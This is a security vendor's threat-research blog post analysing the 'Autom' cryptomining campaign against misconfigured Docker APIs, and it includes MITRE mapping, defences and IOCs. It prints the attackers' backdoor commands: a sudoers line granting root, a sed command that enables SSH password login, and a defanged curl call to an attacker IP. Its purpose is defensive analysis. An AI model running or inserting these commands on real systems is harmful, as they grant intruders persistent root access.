
Threat Alert: Evolving Attack Techniques of Autom Cryptomining Campaign

blog.aquasec.com/attack-techniques-autom-cryptomining-campaign

Nitzan Yaakov



Nitzan Yaakov

December 29, 2021


Over the past three years, we at Team Nautilus have been tracking an ongoing cryptomining campaign attacking our honeypots. It got the name Autom due to a shell script that was downloaded and that initiated the attack. Through the years, the campaign has evolved, demonstrating new techniques to hide the attack. In this blog, we examine the campaign, its techniques, and how organizations can protect against similar threats.

The Autom campaign by the numbers

We first observed the attack in 2019, when a malicious command was executed during the run of a vanilla image alpine:latest, which downloaded the autom.sh shell script. Adversaries commonly use vanilla images along with malicious commands to perform their attacks, because most organizations trust the official images and allow their use.


Over the years, the malicious command that was added to the official image to carry out the attack has barely changed. The main difference is the server from which the shell script autom.sh was downloaded.

Since the first attack, we've seen 84 attacks using the same shell script. The number of the attacks on our honeypots has varied over the three years:



Mapping the campaign to the MITRE ATT&CK framework

Our investigation showed that the attackers have been using some common techniques throughout the campaign. However, the defense evasion tactics have evolved:



Initial Access	Execution	Persistence	Defense evasion	Impact
misconfiguration - open port (2375)	command and scripting interpreter	create account - add new user	bypass security features	cryptocurrency mining malware
			obfuscating script	

In 2020, the attackers were evading defense by bypassing security features, while in 2021 they started using an obfuscating script for this goal.

The Autom campaign: Common techniques


During the campaign, the adversaries have been initiating the attack using the same entry point. The attack is executed from a remote server that searches for vulnerable hosts to exploit misconfigured Docker APIs. The adversaries are running the vanilla image alpine:latest with a malicious command that downloads the shell script autom.sh, which initiates the attack.

After the execution of the shell script autom.sh, the adversaries create a user by two methods, adduser and useradd, under the name akay.

- adduser is used to add users by setting up the account's home folder and other settings
- useradd is a low-level utility command for adding users.

After creating the user and setting home directory (with -m flag) and encrypted password, the new user is added to supplementary groups (it's not the primary group of the user, but it might belong to this group as well).

The newly created user is not privileged. To change this, the adversaries use the sudo prefix to provide privileges. After granting the user privileges and turning it into a root user, it gets unlimited privileges with the ability to run any command sudoers file, which controls how sudo works on your machine. This ability is granted using the command ALL=(ALL:ALL) ALL. As you can see below, the attackers enable password login to the SSH server for authentication:



```
echo 'akay  ALL=(ALL:ALL) ALL' >> /etc/sudoers;
sed -i 's/PasswordAuthentication no/PasswordAuthentication yes/g' /etc/ssh/sshd_config;
```

To get the public IP address of the compromised host, the adversaries use the domain icanhazip[.]com. Then, this IP address is used to download a file from the remote server 185[.]164[.]72[.]119 (curl http[:]//185[.]164[.]72[.]119/ip.php?ip=$ip).

The steps described above create a backdoor that grants the adversaries persistence on the compromised host. It was achieved by the username, password, and IP address that are necessary to establish an SSH connection.

The attack kill chain mapped to the MITRE framework above shows that the adversaries used the same tactics over the three years. They used the same initial access, executed the autom.sh shell script, and created a user account to gain persistence on the compromised host, to eventually achieve the goal of the attack: mining cryptocurrency.


How the Autom campaign evolved

We saw the progression of the campaign in the tactics that the adversaries use to avoid detection. In 2019, the attack didn't use any special techniques for hiding the cryptomining activity. In 2020, the adversaries were trying to conceal themselves and, therefore, disabled security mechanisms. At first, they disabled ufw (Uncomplicated Firewall), which enables users to allow or deny access to a service. Later, they disabled NMI (non-maskable interrupt), which is the highest-priority interrupt that typically occurs to signal attention for non-recoverable hardware errors and is used to monitor system resets.

In 2021, the adversaries added a new technique. To hide the cryptomining activity, they downloaded an obfuscated shell script from a remote server. They encoded the script in base64 five times to prevent security tools from reading it and understanding the intentions behind it. Decoding the script revealed the mining activity.

Furthermore, the adversaries were adding concealment capabilities. This involves downloading the log_rotate.bin script, which launches the cryptomining activity by creating a new cron job that will initiate mining every 55 minutes on the compromised host.

Throughout the years, the shell script was downloaded from five servers:



The chart above illustrates the number of times the shell script was downloaded from a remote server between 2019 and 2021. We can see the highest number of downloads in 2020 was from the remote server 88[.]218[.]17[.]151, which is also used as the attacker's host in 24 other attacks that occurred in 2020 and 2021.

In 2021, we saw a decrease in the attacks against our honeypots. However, searching for the attack using Shodan revealed that it did not slow down. During Q3 2021, we observed 125 attacks in the wild using the same server (88[.]218[.]17[.]151) to download the malicious shell script.

This decrease in attacks on our honeypots might imply that the attackers identified them and therefore reduced the volume of their attacks in 2021. It seems that the group behind the attack has developed their skills to expand the attack surface and spread their attack.

Protecting against evolving threats

The Autom campaign illustrates that attackers are becoming more sophisticated, continually improving their techniques and their ability to avoid detection by security solutions. Organizations need to stay on top of the threat landscape to be prepared to defend themselves from the attacks that constantly evolve and change their shape.

To protect against the Autom attack and similar threats, we recommend following these best practices while working with container environments:

Perform dynamic image analysis. Dynamic image analysis tools can help detect hidden and sophisticated threats in container images that often are missed by static scanners. Aqua DTA (Dynamic Threat Analysis)uncovers malicious elements in container images by running them in a secure sandbox to analyze their behavior before they are pushed to production.

Monitor container activity. Container monitoring is a fundamental practice to help mitigate issues quickly and minimize disruptions. The monitoring process also applies to the runtime environment where suspicious activity can occur (e.g., download of malicious scripts).

In the Autom campaign, the attackers exploited a misconfigured Docker API to run a vanilla container image alpine:latest. Most organizations would have allowed this image to run. Runtime protection solutions such as Aqua's CNDR are designed to detect unknown threats and suspicious behavior during runtime. Moreover, drift prevention would have blocked the execution of the file that was downloaded from a remote source during runtime and was not part of the original container image.

Check your environment for misconfigured APIs. Cloud Security Posture Management (CSPM) solutions can remediate configuration issues and strengthen your overall security posture.

Limit unsecured inbound or outbound communication and unrestricted network traffic in your environment. Using the Aqua platform, you can set up micro-segmentation policies to determine acceptable traffic between nodes, clusters, and hosts, and Kubernetes assurance policies to dictate the Kubernetes configurations that must be present for a workload to be allowed to run.

IOC's table

Indicators of Compromise (IOCs)

Autom.sh

- Md5 c5968e2332b488076f592535c0be2473
- Md5 87e4701ccb615adc2abc82d9282d65a1
- Md5 87e4701ccb615adc2abc82d9282d65a1

log_rotate_bin
- Md5 fb1fde1f28b2743b0f4cbb60609df95a
- Md5 1a882366d180331e5ffcb973719312d9
- Md5 ced5e2d876e8264beeade2efca075f09

Nitzan Yaakov

Nitzan is a Security Data Analyst at Team Nautilus, Aqua's research team. She focuses on analyzing attacks in cloud native environments and researching new techniques used by adversaries. Outside of work, she enjoys baking and experimenting with new dessert recipes as well as doing sports such as Kangoo Jumps and pilates.

Security Threats

- Tweet
-